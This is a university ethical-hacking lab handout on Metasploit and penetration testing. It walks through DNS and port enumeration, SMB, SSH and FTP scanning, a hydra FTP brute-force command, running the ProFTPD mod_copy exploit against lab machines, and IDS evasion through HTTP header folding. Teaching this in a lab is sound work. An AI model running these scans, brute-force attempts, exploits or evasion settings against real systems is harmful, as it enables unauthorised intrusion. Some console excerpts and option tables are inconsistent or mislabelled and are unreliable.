

# Ethical Hacking ACCA7033

## Metasploitable , Windows & OWASP Penetration Testing




Figure 1: Lab environment overview

### Source

All labs are based on contents from various sources.

### The VMs you need for this lab

- Kali Linux
- Metasploitable Server machine
- Windows 7 and OWASP machines

### Updating Metasploit framework

- Will only work from home as the repositories from within the university premises are blocked.
- What you need to do:
  1. Open the repository sources file
    - **sudo nano /etc/apt/sources.list**
  2. Disable the FTP repository (Halifax) by adding the #
  3. enable the Kali Linux original repositories by removing the #
  4. Update the repository:
    - **sudo apt-get update**
  5. Install the latest metasploit framework
    - **sudo apt-get install metasploit-framework**
  6. Once install is complete reverse steps 2 and 3 to go back to the sources that works from inside the university premises.

## 1 MITRE Att&ck

### What is the MITRE ATT&CK Framework?

The MITRE ATT&CK Framework<sup>1</sup> was created by MITRE in 2013 to document attacker tactics and techniques based on real-world observations. This index continues to evolve with the threat landscape and has become a renowned knowledge base for the industry to understand attacker models, methodologies, and mitigation.

### Breakdown of the MITRE ATT&CK Framework:

Successful and comprehensive threat detection requires understanding common adversary techniques, which ones may especially pose a threat to your organization, and how to detect and mitigate these attacks. With that said, the volume and breadth of attack tactics make it nearly impossible for any single organization to monitor every single attack type—never mind catalog and translate those findings in a constructive way to anyone outside of their organization.

For these reasons, MITRE has developed the ATT&CK framework. ATT&CK, which is an acronym for Adversarial Tactics, Techniques, and Common Knowledge, is a knowledge base of adversary tactics and techniques. These techniques are indexed and break down into detail the exact steps and methods that hackers use, making it easy for teams to understand the actions that may

---

<sup>1</sup>Taken from <https://www.rapid7.com/fundamentals/mitre-attack/>

be used against a particular platform. To go a step further, MITRE also incorporates cyber-threat intelligence documenting adversary group behavior profiles to document which attack groups use which techniques.

The ATT&CK matrix structure is similar to a periodic table, with column headers outlining phase in the attack chain (from Initial Access all the way to Impact). The rows below them detail specific techniques. Framework users can further explore any of the techniques to learn more about the tactics, platforms exploited, example procedures, mitigation, and detections.

## 2 Metasploit Framework introduction

- Metasploit is currently the world's leading penetration-testing tool, and one of the biggest open-source projects in information security and penetration testing. It has totally revolutionized the way we can perform security tests on our systems.
- The Metasploit Framework (MSF) is far more than just a collection of exploits—it is also a solid foundation that you can build upon and easily customize to meet your needs.
- This allows you to concentrate on your unique target environment and not have to reinvent the wheel. We consider the MSF to be one of the single most useful security auditing tools freely available to security professionals today.
- From a wide array of commercial grade exploits and an extensive exploit development environment, all the way to network information gathering tools and web vulnerability plugins, the Metasploit Framework provides a truly impressive work environment.
- Metasploit is written in Ruby and has been in development for many years. At first glance, the size of the project can be daunting but you will rarely need to delve deeply into its architecture.
- Metasploit is written in Ruby and has been in development for many years. At first glance, the size of the project can be daunting but you will rarely need to delve deeply into its architecture. In these next few sections, we will provide a high-level overview of how Metasploit is put together, which will be very valuable in getting comfortable with it.
- Let's proceed with a quick introduction to the framework and the various terminologies related to it:
  - **Vulnerability:** This is a weakness which allows an attacker/pentester to break into or compromise a system's security. This weakness can exist in the operating system, the application software, or even in the network protocols.

- **Exploit:** An exploit is a piece of code which allows an attacker/tester to take advantage of the vulnerable system and compromise its security. Every vulnerability has its own corresponding exploit. Metasploit has more than 1,800 exploits.
  - **AuxiliaryAuxiliary** modules include port scanners, fuzzers, sniffers, and more.
  - **Payload:** This is the actual code which does the work. It runs on the system after exploitation. It is mostly used to set up a connection between the attacking and victim machines. Metasploit has more than 500 payloads. Payloads consist of code that runs remotely.
  - **Encoders:** Encoders ensure that payloads make it to their destination intact.
  - **Nops:** Nops keep the payload sizes consistent across exploit attempts.
  - **Module:** Modules are the small building blocks of a complete system. Every module performs a specific task and a complete system is built by combining several modules to function as a single unit. The biggest advantage of such an architecture is that it becomes easy for developers to integrate new exploit code and tools into the framework
- The MSF filesystem is laid out in an intuitive manner and is organized by directory. Some of the more important directories are briefly outlined below.
    - **DATA:** The data directory contains editable files used by Metasploit to store binaries required for certain exploits, wordlists, images, and more.
    - **DOCUMENTATION:** As its name suggests, the documentation directory contains the available documentation for the framework.
    - **LIB:** The lib directory contains the the framework code base.
    - **MODULES:** The modules directory is where you will find the actual MSF modules for exploits, auxiliary and post modules, payloads, encoders, and nop generators.
    - **PLUGINS:** Metasploit includes many plugins, which you will find in this directory.
    - **SCRIPTS:** The scripts directory contains Meterpreter and other scripts.
    - **TOOLS:** The tools directory has various useful command-line utilities.
  - What is the MSF Console?
  - The msfconsole is probably the most popular interface to the Metasploit Framework (MSF). It provides an “all-in-one” centralized console and allows you efficient access to virtually all of the options available in the MSF. MSFconsole may seem intimidating at first, but once you learn the

syntax of the commands you will learn to appreciate the power of utilizing this interface.

- Benefits to Using MSFconsole
- It is the only supported way to access most of the features within Metasploit.
- Provides a console-based interface to the framework
- Contains the most features and is the most stable MSF interface
- Full readline support, tabbing, and command completion
- Execution of external commands in msfconsole is possible:




Figure 2: Metasploit MSF Architecture

### Source Notes

- This section is taken from external sources such as [Hackers-Arise](#), [Offensive Security](#) and [Metasploit Penetration Testing Cookbook](#)

## 2.1 MSF-Metasploit

- To start Metasploit framework you type  
**msfconsole**
- Some of the main commands for msfconsole taken from [Metasploit Unleashed](#). Visit the link for the full list.
  - back** Move back from the current context
  - banner** Display an awesome metasploit banner
  - cd** Change the current working directory

**color** Toggle color  
**connect** Communicate with a host  
**exit** Exit the console  
**get** Gets the value of a context-specific variable  
**getg** Gets the value of a global variable  
**grep** Grep the output of another command  
**help** Help menu  
**info** Displays information about one or more module  
**jobs** Displays and manages jobs  
**kill** Kill a job  
**load** Load a framework plugin  
**quit** Exit the console  
**run** run the exploit  
**route** Route traffic through a session  
**save** Saves the active datastores  
**search** Searches module names and descriptions  
**sessions** Dump session listings and display information about sessions  
**set** Sets a context-specific variable to a value  
**setg** Sets a global variable to a value  
**show** Displays modules of a given type, or all modules  
**sleep** Do nothing for the specified number of seconds  
**spool** Write console output into a file as well the screen  
**threads** View and manipulate background threads  
**unset** Unsets one or more context-specific variables  
**use** Selects a module by name  
**version** Show the framework and console library version numbers

## 3 Prepare your environment

### 3.1 Nessus

- Nessus is a product from Tenable Network Security and is one of the most popular vulnerability assessment tools. It belongs to the vulnerability scanner category.
- It is official website is <https://www.tenable.com/>. ]
- Nessus is not installed on kali by default. In order to install it, you will need to first download it and register for Nessus essential license.

- Once you receive an activation code, you can start installing it and running.
- Let's first visit the downloading page:  
<https://www.tenable.com/downloads/nessus>
- You need to download the correct version. For us we need the Nessus-10.4.2-ubuntu1404\_amd64.deb (Linux Ubuntu amd64)
- Click on it and download it.
- Make sure you click on "Get Activation code" and register for one. You will need it later on.
- Navigate to the downloaded folder
  - `cd /home/kali/Downloads`
- Execute the downloaded file
  - `sudo dpkg -i Nessus-10.0.2-debian6_amd64.deb`
- you should see information on how to execute it.
- Type the command below to start nessus
  - `/bin/systemctl start nessusd.service`
  - `sudo service nessusd start`
- Open a browser and navigate to `https://kali:8834/` to start the configuration.
- Choose **Nessus Essentials**
- At this stage, you should have an activation code. If not, you can get one from inside the configuration.
- You can also get an activation code using this [Activation code link](#)
- The configuration process the first time will take some time.
- Once it is finished, you should be able to scan vulnerable machines using Nessus.
- Leave it running to finish the setup and continue on another terminal.

## 3.2 PostgreSQL

- The first thing we need to do is to start PostgreSQL. We can do this by typing

```
sudo systemctl start postgresql
```

- We then need to create the MSF Database in PostgreSQL.

```
sudo msfdb init
```


If you are in a real life scenario, you will naturally need to protect all your penetration testing results stored in a database. The database you just created has a default username "msf" and a password. You can change this to anything you want by editing the database file. The database file `database.yml` is located in `/usr/share/metasploit-framework/config/`

- We can now launch `msfconsole` interface by typing **msfconsole** and check if the database is configured correctly and is attached to the MSF console by typing

```
db_status
```

You should see a confirmation that it is connected as shown in figure 3

- Now we have our database, we can redirect `msfconsole` to store all our commands outputs in the database.



```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > █
```

Figure 3: `db_status`: Confirm connection to PostgreSQL

## 3.3 MSF Workspace

- A great way to collect all information you gather in one place is to create a workspace for each project.
- This is also useful for recording all outputs from your activities in the database we just created for different workspaces.
- To create a workspace and name it "project1" we type:

```
workspace -a project1
```

- We can check if we are in the correct workspace we type

```
workspace
```

If you are in a real life scenario, you will naturally need to protect all your penetration testing results stored in a database. The database you just created has a default username "msf" and a password. You can change this to anything you want by editing the database file. The database file database.yml is located in /usr/share/metasploit-framework/config/

### 3.4 Dictionaries

- It is also important to have your own dictionaries with keywords and information you find along the way.
- Create a folder in your home directory, call it **pentest**

```
cd /home/kali or cd ~  
mkdir pentest
```

- Inside this folder, using the command touch create the following text files: **users** , **pass** **userpass**, **IPs**. For example

```
touch users.txt
```

- Everytime you find anything new, users, IPs, username and passwords you add them to the relevant files.
  - You can do this from command line. For example you were able to find the username and password for a service.
  - Let's say username root and password owaspbwa
    - \* **echo 'root owasp' >> userpass.txt**
    - \* **echo 'root' >> users.txt**
    - \* **echo 'owasp' >> pass.txt**

## 4 Mitre ATT&CK Tactics: Reconnaissance and Resource Development

### Abraham Lincoln

"Give me six hours to chop down a tree and I will spend the first four sharpening the axe."

- The Metasploit framework has several modules for information gathering, which can be found mainly in the auxiliary modules. It is good to explore other auxiliary modules and see what you can obtain, a good reference is the [offensive security Metasploit Unleashed](#).

```

[*] Querying DNS NS records for cwscenario.site
[+] cwscenario.site NS: ns1115.ui-dns.biz
[+] cwscenario.site NS: ns1093.ui-dns.com
[+] cwscenario.site NS: ns1032.ui-dns.de
[+] cwscenario.site NS: ns1108.ui-dns.org
[*] Attempting DNS AXFR for cwscenario.site from 217.160.81.115
[*] Query cwscenario.site DNS AXFR - no results were received
[*] Attempting DNS AXFR for cwscenario.site from 217.160.82.93
[*] Query cwscenario.site DNS AXFR - no results were received
[*] Attempting DNS AXFR for cwscenario.site from 217.160.80.32
[*] Query cwscenario.site DNS AXFR - no results were received
[*] Attempting DNS AXFR for cwscenario.site from 217.160.83.108
[*] Query cwscenario.site DNS AXFR - no results were received
[*] Querying DNS CNAME records for cwscenario.site
[*] Querying DNS NS records for cwscenario.site
[+] cwscenario.site NS: ns1093.ui-dns.com
[+] cwscenario.site NS: ns1115.ui-dns.biz
[+] cwscenario.site NS: ns1108.ui-dns.org
[+] cwscenario.site NS: ns1032.ui-dns.de
[*] Querying DNS MX records for cwscenario.site
[+] cwscenario.site MX: mx00.ionos.co.uk
[+] cwscenario.site MX: mx01.ionos.co.uk
[*] Querying DNS SOA records for cwscenario.site
[+] cwscenario.site SOA: ns1093.ui-dns.com
[*] Querying DNS TXT records for cwscenario.site
[*] Querying DNS SRV records for cwscenario.site
[*] Auxiliary module execution completed
msf6 auxiliary(gather/enum_dns) >

```

Figure 4: DNS enumeration

#### 4.1 DSN record scanner and enumerator

- **msfconsole:** - A good auxiliary module you can use to gather information about a domain from a given DSN server is the `enum_dns` auxiliary module. This module will return various DNS queries such as zone transfers, reverse lookups and others.
- To run the auxiliary from `msfconsole` we run the following command

```
use auxiliary/gather/enum_dns
```

```
* To see all the options for the module, you can use the command  
info
```

```
set DOMAIN cwscenario.site
```

```
set THREADS 10
```

```
run
```

- Results of an example of DNS enumeration for the site is shown below in [Figure 4](#)
- You can also explore another module for DNS enumeration. Try `dns_info` module.

```
use auxiliary/gather/dns_info
```

- if you want to explore all subdomains on this domain, you can use brute force on a word dictionary to find if any of those subdomains in the

```
testing.cwscenario.site A: 217.160.0.219
```

Figure 5: Subdomains

dictionary exist. You can set your own dictionary by using the wordlist option or keep it the default. Check **info** for more about this.

- To use brute force on domain enumeration, you should enable brute force by typing:

```
set ENUM_BRT true
```

- You can see the results of the subdomains in [Figure 5](#)

#### 4.1.1 DSN dig

- dig is a flexible tool for interrogating DNS name servers.
- It performs DNS lookups and displays the answers that are returned from the name server(s) that were queried.
  - dig NS cwscenario.site
  - dig A cwscenario.site
  - dig CNAME cwscenario.site
  - Try with different DNS records - See [DNS records](#) for more information.
- Once you finish try answering the following questions:
  1. List the following information the cwscenario.site
    - Mail server
    - domains and subdomains
    - IPv6
    - CNAME
    - administrative email
    - FLAG provided TXT
    - A
    - A@
  2. Can you query the DNS for all subdomains on cwscenario.site explain your answer
  3. How can can you guarantee that a DNS response message is authentic?
  4. dig DNSKEY cwscenario.site +multiline
  5. try another side: **xored.site**
    - (a) What is the key ID of key signing key

- (b) What is the algorithm used for to create KSK and ZSK
- (c) Use the alorithm to find the RRSIG A Record . RRSIG records are one of the resource records in DNSSEC. These records store digital signatures of resource record sets (RRsets). The digital signatures are used to authenticate the data that is in the signed RRsets.<sup>2</sup>
  - dig RSASHA256 xored.site +multiline

## 4.2 CorpWatch Company Name Information Search

- **msfconsole:** - You can also search for companies information using the CorpWatch company name information search auxiliary module.
- To use this module, type

**use auxiliary/gather/corpwatch\_lookup\_name**

- set the company name using the command :
- set COMPANY\_name Microsoft**
- Other information gathering information for companies you can use relies on external third parties such as censys and and Shodan.
  - To do so, you will need to first to obtain an API ID or key for each by creating an account.
  - You can explore this in your own time.
  - you can use the search command to look for related modules. For example:

**search shodan**

### Gather modules

- There are many other modules you can explore.
- Depending on the company you are investigating, some modules can be more important than others.
- Explore the folder auxiliary/gather for more about this.

## 4.3 Active information gathering with Metasploit

- The most important activity in active information gathering is scanning and enumeration.

<sup>2</sup>Taken from <https://ipam.illinois.edu/api/doc/Infoblox/DNS/Record/RRSIG.html>

[illegible]

## nmap portscan

- **We can use nmap from inside msfconsole.**
- We can use **-oX** option with nmap to store the output in an xml file.
- Let's scan a target to detect open ports using **-sT** parameter which denotes that we want to perform a TCP connect scan.

```
nmap -sT 192.168.56.109
```

If you want to save the output to a file then the command will be :

```
nmap -sT -oX filename 192.168.56.109
```

- We will now can a target to detect open ports using -sS parameter which is considered a stealth scanning technique since it never forms a complete connection between the target and the scanner. It is called half-openning scanning.

```
nmap -sS 192.168.56.109
```

- We can also scan open UDP ports on the target.

```
nmap -sU 192.168.56.109
```

- Let's see if we can identify Operating system on the target machine.

```
nmap -O 192.168.56.109
```

- We can also use `-sV` to check if we can also obtain the version of services running.

```
nmap -sV 192.168.56.109
```

- Sometimes you need to reveal your ip address to carry on a more extensive scan. You can use a decoy IP address by using option **-D**

```
nmap -sT 192.168.56.109 -D 192.168.56.100
```

- Attackers also sometimes use TCP-FIN packets to bypass firewall protections. For example, a system administrator can specify rules that govern which packets are allowed to enter and leave a system. They might allow only outgoing packets on port 22, thus blocking any incoming packets on that port. This means that all SYN packets would be blocked. A hacker could instead probe the port using FIN packets given that both incoming and outgoing connections use these. Use the following command to run a FIN scan on your desired server:

```
nmap -sF 192.168.56.109
```

- We can also perform XMas scans which use an odd packet configuration to bypass detection and learn about the system. An XMas scan sets the FIN, PSH, and URG flags in the TCP packet. The PSH and URG flags are rarely used, and systems often contain incomplete or incorrect implementations of the TCP/IP standard that don't handle them uniformly. By examining how a system responds to these flags, an attacker can infer information about the TCP/IP implementation and learn about the system. You can run an XMas scan by using this command:

```
sudo nmap -sX 192.168.56.109
```

### **db\_nmap portscan**

- In this section, we will use the database we setup earlier in the lab to capture all the scans we carry out to the database. This will save us time in the longer time.
- If you have use the **-oX** option and saved the outputs of each of your commands in the previous section, you can use `dn_import` command inside `msfconsole` to import the xml file.

```
db_import filename
```

- The filename is dependent on the name of the file you used with the **-oX** command to generate the xml file.

- You can also use **db\_nmap** to store output in the database directly rather than storing them in an xml file and importing them at a later stage.

```
db_nmap -Pn -sTV -T4 -open --min-parallelism 64 --version-all 192.168.56.109 -p -
```

- Now that we have data in the database, we can start by using the **hosts** command to display all the hosts stored in our current workspace:

```
hosts
```

- You can see various options possible with the `hosts` command with `-h` will display the help menu:

### **hosts -h**

- For example I can specify columns names address and os name using the command

### **hosts -c address, os\_name**

- Or for example you can specify a string for the OS name  
hosts -c address, os\_name -S Windows

- We can also see the services in the database by using **services** command to display all the services stored in our current workspace:

### **services**

- You can see various options possible with the services command with -h will display the help menu:

### **services -h**

- For example I can filter services using a specific port.

### **services -p 80**

- Or I can filter services using the name.

### **services -s http**

- Or I can filter services using a string.

### **services -S Apache**

- Those options can also be combined

## **msfconsole portscan**

- Port scan is the first activity that we usually carry out. We have done this before using nmap.
- This time we will do port scan from inside msfconsole.
- We can search for **portscan** using this command as shown [6](#).

### **search portscan**

- Explore those modules and explain the differences.
- Few things you should consider when you are using those modules. If there is more than one interface in your device make sure you set the correct interface. You will need to decide on the number of ports you want to scan. You also need to specify the number of concurrent threads to speed up the scan. Linux machines can cope with threads up to 256
- Below is an example of a tcp portscan option setup.
- We can also use portscan to scan TCP. We can use the TCP port scanner auxiliary module in MSF.

```
msf6 > search portscan
```

| Matching Modules |                                                  |                 |        |       |                               |
|------------------|--------------------------------------------------|-----------------|--------|-------|-------------------------------|
| #                | Name                                             | Disclosure Date | Rank   | Check | Description                   |
| 0                | auxiliary/scanner/ftpbounce                      |                 | normal | No    | FTP Bounce Port Scanner       |
| 1                | auxiliary/scanner/natpmp/natpmp_bounce           |                 | normal | No    | NAT-PMP External Port Scanner |
| 2                | auxiliary/scanner/sap/sap_router_pingscanner     |                 | normal | No    | SAPRouter Port Scanner        |
| 3                | auxiliary/scanner/portscan/xmas                  |                 | normal | No    | TCP "Xmas" Port Scanner       |
| 4                | auxiliary/scanner/portscan/ack                   |                 | normal | No    | TCP ACK Firewall Scanner      |
| 5                | auxiliary/scanner/portscan/tcp                   |                 | normal | No    | TCP Port Scanner              |
| 6                | auxiliary/scanner/portscan/syn                   |                 | normal | No    | TCP SYN Port Scanner          |
| 7                | auxiliary/scanner/http/wordpress_pingback_access |                 | normal | No    | Wordpress Pingback Locator    |

Figure 6: Portscan modules

- To run the TCP Port Scanner auxiliary module, we can start msfconsole
- We need to set the RHOSTS to the target range of our lab 192.168.56.0/24 and set the number of concurrent threads to 100 to speed up the scan:

```
use auxiliary/scanner/portscan/tcp
set RHOSTS 192.168.56.0/24
set THREADS 100
run
```

## Enumeration

### 4.3.1 Host discovery with ARP Sweep

- ARP Sweep allows us to enumerate live hosts in the local network using ARP requests, providing us with a simple and fast way to identify possible targets.
- To enumerate systems using ARP in Metasploit, you can use the ARP Sweep Local Network Discovery auxiliary module. You just need to set the target address range in RHOSTS, set the number of concurrent threads, and run the module:
- From msfconsole

```
use auxiliary/scanner/discovery/arp_sweep
```

- If the database is set properly, the results will be stored in the database and we can use services and hosts at a later stage.

### 4.3.2 UDP Service Sweeper

- The UDP Service Sweeper auxiliary module allows us to detect interesting UDP services. Since UDP is a connectionless protocol, it is more difficult to probe than TCP. Using an auxiliary module like the UDP Service Sweeper can help you find some low-hanging fruit, in a timely manner.
- From msfconsole

```
use auxiliary/scanner/discovery/udp_sweep
```

## Web servers and HTTP

- Banner grabbing is a technique used to gain information about a device on a network, such as the operating system, services running on the open ports, the application used, or the version number. It is part of the information-gathering phase. Metasploit has a lot of modules that can be used to collect banners from different types of services.
- One particular module we will be using to detect the version number and names of services running on the HTTP protocol on a given IP is the **http\_version** module.
- we can set our msf to use the module by typing in msfconsole

```
use auxiliary/scanner/http/http_version
```

  - Make sure always to check what are the possible options you can use with the module you have on hand.
  - We can set the Remote hosts and the number of threads.
- We can also use nmap by typing :

```
nmap -sV -script banner 192.168.56.104
```
- Exploring directories using MSF Console allow us to identify public directories.

```
use auxiliary/scanner/http/brute_dirs
```
- using directory buster dirb from terminal
  - **dirb http://192.168.56.100**  
**/usr/share/metasploit-framework/data/wordlists/directory.txt**

## SMB scanning and enumeration

- Over the years, the Server Message Block (SMB) protocol, a network file sharing protocol implemented in Microsoft Windows, has proven to be one of the most abused protocols, allowing from sharing and user enumeration up to remote code execution.
- Using the SMB Share Enumeration auxiliary module without authentication, allows us to collect some valuable information, such as share names and OS versions and services packs:

```
use auxiliary/scanner/smb/smb_enumshares
```

  - Make sure always to check what are the possible options you can use with the module you have on hand by using **Show Options**.
  - Let's set the SMBPASS

```
set smbpass LinuxS
```

- Let's set the SMBUSER
  - set smbuser linuxs**
- Let's set the option to show the files in the server
  - set showfiles true**
- Let's set the option to enable spider shares (smb) in the server
  - set spiderhares true**
- Let's run this and see what we can identify.
  - run**
- Metasploit has several SMB scanning auxiliary modules. Next we will have a look at some of the most useful modules.
- You can explore other smb modules such as the SMB Version Detection auxiliary module which displays the SMB version for each target system:
  - use auxiliary/scanner/smb/smb\_version**
- There are other modules you can explore:
  - smb\_enumusers
  - smb\_login
  - smb\_ms17\_010
  - smb\_uninit\_cred

### Detecting SSH versions with the SSH Version Scanner

- SSH is a widely used application that provides a secure remote login. It uses strong cryptography to provide authentication and confidentiality.
- We will be detecting SSH versions currently running on our target. With this SSH Version Scanner, we can determine if the target is equipped with any vulnerable SSH version and, if yes, we can move further.
- Previous scans show us that we have TCP port 22 open on the target systems, so we will use the SSH Version Scanner auxiliary module to get information about the SSH version running on the target system.
  - To scan for SSH servers on the network, use the auxiliary/scanner/ssh/ssh\_version auxiliary module, set the target address range in RHOSTS, and the number of concurrent threads to 256:
    - use auxiliary/scanner/ssh/ssh\_version**
  - To scan for SSH servers on the network, use the auxiliary/scanner/ssh/ssh\_version auxiliary module, set the target address range in RHOSTS, and the number of concurrent threads to 256:
    - use auxiliary/scanner/ssh/ssh\_version**

- If you have more than one machine running, you can use the whole network subnet for rhosts

**set rhosts 192.168.56.0/24**

- Set the number of concurrent threads to 256

**set threads 256**

- You should find So, in this scan some active SSH versions in the target address range. Once we have discovered the SSH version, we can search for vulnerabilities for that specific version.

- To search for default or guessable credentials, you can use the SSH Login Check Scanner auxiliary module to test SSH logins on a range of machines and report successful logins

use auxiliary/scanner/ssh/ssh\_login

- You need to explore the options for this module.

## FTP Scanning

- In this section, we will do a version scan for all open FTP servers in a network, using Metasploit.
- To scan for FTP servers on the network, use the auxiliary/scanner/ftp/ftp\_version auxiliary module, set the target address range in RHOSTS, and the number of concurrent threads to 256:

- To scan for FTP servers on the network:

**use auxiliary/scanner/ftp/ftp\_version**

```
hydra -L /usr/share/metasploit-framework/data/wordlists/common_roots.txt
-P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt 192.168.56.113
-t 4 ftp
```

## Other auxiliary modules

- In addition to the auxiliary modules discussed in this chapter, try to search for exploits related specifically to services that are running on both servers.

you can search from inside msfconsole using search for example **search samba**

you can also use searchsploit from the terminal. For example **searchsploit samba**. For example samba, openssh, proft, imap, ssl, http, mysql, netbios, udp, tcp.. .etc..

Below are several examples of auxiliaries you can look at for example.

**auxiliary/scanner/http/ssl\_version**

**auxiliary/scanner/ssl/openssl\_heartbleed**

```
auxiliary/scanner/snmp/snmp_enum
auxiliary/scanner/snmp/snmp_enumshares
auxiliary/scanner/snmp/snmp_enumusers
auxiliary/scanner/ftp/ftp_login
auxiliary/scanner/smb/smb_version
auxiliary/scanner/smtp/smtp_enum
auxiliary/scanner/ssh/ssh_enumusers
use auxiliary/scanner/smtp/smtp_enum
```

## 5 Services Exploitation

- In a previous activity, we were able to discover several services. If you have used `db_nmap` from within `msfconsole`, you will have a list of services and hosts in `msfconsole`.
- For me, if I type `services`, this is what I get

[illegible]

- and if I type **hosts**. This is what I get

```
msf6 exploit(multi/browser/java_rmi_connection_impl) > hosts
```

Hosts

| address        | mac               | name | os_name | os_flavor | os_sp | purpose | info | comments |
|----------------|-------------------|------|---------|-----------|-------|---------|------|----------|
| 192.168.56.104 | 08:00:27:73:54:1a |      | Linux   |           |       | server  |      |          |
| 192.168.56.105 | 08:00:27:42:51:79 |      | Unknown |           |       | device  |      |          |

- notice for example, that I dont know what is the OS for the IP 192.168.56.105.
- However, if I try to conduct Operating system enumeration using
  - **db\_nmap -O 192.168.56.105**
- I am now able to identify both OS



```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 192.168.56.105
RHOSTS => 192.168.56.105
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[-] 192.168.56.105:80 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > █
```

- Now we can either use the number for the mod\_exec module or type the whole module path

\* **use 4** or **exploit/unix/ftp/proftpd\_modcopy\_exec**

- Let's see what are the options we can use.

\* **show options**

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):



| Name      | Current Setting | Required | Description                                                                                  |
|-----------|-----------------|----------|----------------------------------------------------------------------------------------------|
| Proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                 |
| RHOSTS    |                 | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RHOST     | 88              | yes      | HTTP port (TCP)                                                                              |
| RPORT_FTP | 21              | yes      | FTP port                                                                                     |
| EXITFUNC  | process         | yes      | Absolute writable website path                                                               |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                                                   |
| TARGETURI | /               | yes      | Base path to the website                                                                     |
| TMPPATH   | /tmp            | yes      | Absolute writable path                                                                       |
| URI       |                 | no       | HTTP server virtual host                                                                     |



Exploit target:



| Id | Name          |
|----|---------------|
| 0  | Proftpd 1.3.5 |


```

- The Ubuntu server for me is on 192.168.56.105. check the IP address of your ubuntu Server. Once you do this run the exploit

\* **exploit**

- The lhost option is for our machine (Kali)

\* **set LHOST 192.168.56.103**

- Let's see what could have happened as we know that the module is exploitable

- Error 1: No session created means that there is something blocking it. A firewall, an antivirus

- Let's see if we can get around this

- Let us first see what are the evasion methods available for this module.

\* **show evasion.**

- There are quite a few evasion methods available for this module.

- We will try first with HTTP folding. HTTP folding divides a header into several parts. This is a way to evade Intrusion detection systems since the module can have a large payload and is detected by the intrusion detection system. we do this by typing

\* **set HTTP::HEADER.FOLDING true**

```
msf6 exploit(multi/http/random_req) > set HTTP::header_folding true
HTTP::header_folding => true
HTTP::header_folding is true
msf6 exploit(multi/http/random_req) > show session

Module session options:
```

| Name                          | Current Setting | Required | Description                                                                                                      |
|-------------------------------|-----------------|----------|------------------------------------------------------------------------------------------------------------------|
| HTTP::header_folding          | true            | no       | Enable folding of HTTP headers                                                                                   |
| HTTP::method_random_req       | false           | no       | Use random picking for the HTTP method                                                                           |
| HTTP::method_random_invalid   | false           | no       | Use a random invalid HTTP method for request                                                                     |
| HTTP::method_random_valid     | false           | no       | Use a random, but valid, HTTP method for request                                                                 |
| HTTP::post_fake_headers       | false           | no       | Insert random, fake headers into the HTTP request                                                                |
| HTTP::post_fake_headers_count | 8               | no       | How many fake headers to insert into the HTTP request                                                            |
| HTTP::post_get_params         | false           | no       | Insert random, fake query string variables into the request                                                      |
| HTTP::post_get_params_count   | 16              | no       | How many fake query string variables to insert into the request                                                  |
| HTTP::post_method_url_type    | space           | no       | What type of whitespace character to use between the method and url (Accepted: space, tab, apache)               |
| HTTP::post_post_params        | false           | no       | Insert random, fake post variables into the request                                                              |
| HTTP::post_post_params_count  | 16              | no       | How many fake post variables to insert into the request                                                          |
| HTTP::post_url_version_type   | space           | no       | What type of whitespace character to use between the url and version (Accepted: space, tab, apache)              |
| HTTP::shuffle_post_params     | false           | no       | Randomize order of POST parameters                                                                               |
